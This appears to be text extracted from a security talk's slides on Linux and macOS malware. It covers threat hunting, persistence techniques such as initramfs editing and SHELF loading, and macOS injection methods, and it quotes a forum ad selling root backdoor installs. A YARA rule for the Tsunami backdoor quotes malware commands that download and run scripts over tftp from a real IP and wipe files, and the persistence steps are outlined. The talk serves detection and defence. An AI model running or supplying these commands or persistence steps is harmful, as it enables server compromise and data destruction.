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"That's why I've implemented for the first time in one of my virus, the polymorphic false-disassembly technique (or simply "fake polymorphism") in order to obfuscate the decryptor." - Written with love by S01den

"I just exploited malware on a windows machine but I don't want that machine but there is Linux machine at the same network so how can I spread malware to the Linux" - yonex

## Linux - macOS ...may break you

Заражение любых unix\* серверов!

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Перейти к новому · Отслеживать

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Предлагаем вашему вниманию услугу по заражению любых unix\* серверов! (необходим root доступ)

Мы добавляем в систему всегда валидный рандомный пароль.

Пример:

Вы авторизуетесь на сервере по ssh  
ssh root@192.168.0.0  
И вводите пароль от root (например toor)

Вы авторизовались.


Наш метод добавит на сервер любой рандомный пароль (пример HackedServer1337)  
И после этого, независимо от того поменяли пароль от root или нет (или от другого юзера), у вас будет один всегда валидный пароль HackedServer1337 (пример).

Готовы пройти проверку у людей со старой регистрацией и у модераторов

Ценник на данную услугу - 500\$

Все общение в пм

"We bring to your attention a service for infecting any unix \* servers!" - LinuxMalware

TOTAL RESULTS	
1,912,732	
TOP COUNTRIES	
	
United States	744,354
Canada	92,877
Germany	79,420
Japan	79,123
France	72,682
TOP SERVICES	
DNS	1,193,796
WORM + SSL	4,254
444	4,168
Slomons S7	4,104
HTTP	3,210
TOP ORGANIZATIONS	
Unified Layer	158,153
Amazon Technologies Inc.	97,147
WEBSITEWELCOME.COM	62,807
Amazon.com, Inc.	49,948
A100 ROW GmbH	34,938
TOP OPERATING SYSTEMS	
RedHat Linux	1,711
Unix	18
Windows 6.1	18
TOP PRODUCTS	
Microsoft IIS httpd	14,367
NQE 2.0	1,671
MongoDB	157
Apache httpd	140
rsyncd	68

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## Initramfs Persistence Technique

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	ASCII cpio archive (SVR4 with no CRC), file name: "kernel", file name le
120	0x78	ASCII cpio archive (SVR4 with no CRC), file name: "kernel/x86", file nam
244	0xF4	ASCII cpio archive (SVR4 with no CRC), file name: "kernel/x86/microcode"
376	0x178	ASCII cpio archive (SVR4 with no CRC), file name: "kernel/x86/microcode/
540	0x21C	ASCII cpio archive (SVR4 with no CRC), file name: "kernel/x86/microcode/
3004080	0x2DD6B0	ASCII cpio archive (SVR4 with no CRC), file name: "TRAILER!!!", file nam
3004416	0x2DD800	gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (nul
44913745	0x2AD5451	MySQL MISAM compressed data file Version 5
44913784	0x2AD5478	MySQL MISAM compressed data file Version 5
44913823	0x2AD549F	MySQL MISAM compressed data file Version 5
44913862	0x2AD54C6	MySQL MISAM compressed data file Version 5
44913901	0x2AD54ED	MySQL MISAM compressed data file Version 5

- Extracting initramfs
- Edit init script, adding code after 'maybe\_break init'
- mount -o remount,rw \${rootmnt}
- Adjust initrd.img symlink accordingly

CONFIG\_SECURITY\_LOADPIN=y

## Tsunami Backdoor (Won't go Away)

- 70 various forms since 2002
- macOS/BSD available
- Remember when MINT downloads

```
rule Tsunami_Backdoor {
  meta:
    description = "Tsunami Backdoor"
    author = "Mik Henderson"
    date = "2021-04-15"
    sha256 = "a5340a8d91c751eff3cc9d1fd6c673c1730df92a04aa7ed6b7e72259d0f3bf12"
  strings:
    $s1 = "cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;"
    $s1 = "chmod 777 bins.sh; sh bins.sh"
    $s2 = ".80 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 2.56.8.80; chmod 777 tftp2.sh; sh tftp2.sh; tftpget -v "
    $s3 = "tftp1.sh tftp1.sh; sh tftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh tftp1.sh; rm -rf * "
    $s4 = "PRIVMSG %s :>bot <http <target> <secs> <GET/HEAD/POST> "
    $s5 = "PRIVMSG %s :>bot <unknown <target> <port> <secs> "
    $s6 = "PRIVMSG %s :>bot <std <target> <port> <secs> "
    $s7 = { 67 20 61 20 70 72 6F 62 6C 65 60 20 72 65 73 }
    $s8 = { 76 69 6E 67 20 6D 79 20 68 6F 73 74 2C 20 73 6F }
    $s9 = { 6D 65 6F 6E 65 20 77 69 6C 6C 20 68 61 76 65 20 }
    $s10 = { 74 6F 20 53 50 4F 46 46 53 20 6D 65 20 6D 61 6E 75 61 6C 6C 79 2E 0A }
  condition:
    uint16(0) == 0x457f and filesize < 600KB and 4 of them
}
```


YARA is our Friend but what about  
behavioral/evolving detections to  
help our hunts?!

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
## SHELF Loading

@ulexec and @Anonymous\_  
<https://tmpout.sh/1/10/>



“...anti-forensic features that SHELF loading can provide, which we think to be a considerable enhancement when compared with previous versions of ELF Reflective Loading.” - [@ulexec](#) and [@Anonymous\\_](#)  
Elf Binary – Reflective Loading Overview

1. Setup the stack of the embedded executable with its correspondent Auxiliary Vector.
2. Parse PHDR's and identify if there is a PT\_INTERP segment, denoting that the file is a dynamically linked executable.
3. LOAD interpreter if PT\_INTERP is present.
4. LOAD target embedded executable.
5. Pivot to mapped e\_entry of target executable or interpreter accordingly, depending if the target executable is a dynamically linked binary.



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## DYLD\_INSERT\_LIBRARIES: A well-Documented Simple Threat

- load time the dynamic linker load any dynamic libraries
- By naming a function the same as one in a library function it will override any calls to the original.
- The original function is also loaded, and can be retrieved using the `dlsym(RTLD_NEXT, "function_name");` function. This allows a simple method of wrapping existing library functions.

Apple Platform Binaries and Third Party Developers have the use of Hardened Runtime and System Integrity Protection to protect against the DYLD method, DLL hijacking, and process memory space tampering. Notarized Applications must have hardened runtime enabled.

## Thread Hijacking

Thread hijacking is an interesting technique but cannot be used reliably. Apple putting restrictions on `task_for_pid` has mitigated quite a few "legacy" techniques that were well documented and fairly easy to pull off. In 2018 a workaround was discovered using `task_threads` API returning thread ports for threads in task.

" While this API is has many legitimate uses in a microkernel system like Mach, it also happens to make exploitation much easier: once we obtain the task port of a process, we own it. This fact has made task ports a promising target for exploits, and Apple has taken note." - Brandon Azad

- `ptrace` on macOS is not fully implemented as is on Linux systems therefore the threat is mitigated.
  - `Ptrace_peektext` `ptrace_poketext` `ptrace_getregs` `ptrace_setregs` are not available on macOS platform for exploitation.



Objective-See



Security  
Affairs

- SilverSparrow
    - PoC and waiting?
    - 40k infected
  - XCSSET
    - M1 compat
  - Shlayer
  - Convuster
    - Rust Based
    - PLIST
- "XCSSET  
malware  
now  
targets  
macOS 11  
and  
M1-based  
Macs"

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- System Log /var/log/system.log
- Application Logs /library/logs
- User Logs  
/Users/<name>/Library/Logs/DiagnosticReports

## Kernel Configuration

- CHECKPOINT\_RESTORE
- STACKPROTECTOR
- VMAP\_STACK
- CONFIG\_RANDOMIZE\_BASE
- CONFIG\_SECURITY\_LOADPIN

## System Call Restrictions

- Whitelisting
- seccomp-bpf
  - Systemd, docker, qemu, chromium

### External Modification Summary:

Calls made by other processes targeting this process:

task\_for\_pid: 2  
thread\_create: 0  
thread\_set\_state: 0

Calls made by this process:

task\_for\_pid: 0  
thread\_create: 0  
thread\_set\_state: 0

Calls made by all processes on this machine:

task\_for\_pid: 11110019  
thread\_create: 2  
thread\_set\_state: 524

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- Objective-See
- vx-underground
- 0x00sec
- Tmp.0ut - New Zine - ELF's!
- Twitter People (so many!)
  - @lazy\_activist(wizard) @cocaman - Yara Scan Service!
  - @DebugPrivilege @abuse\_ch @patrickwardle @sdoknight

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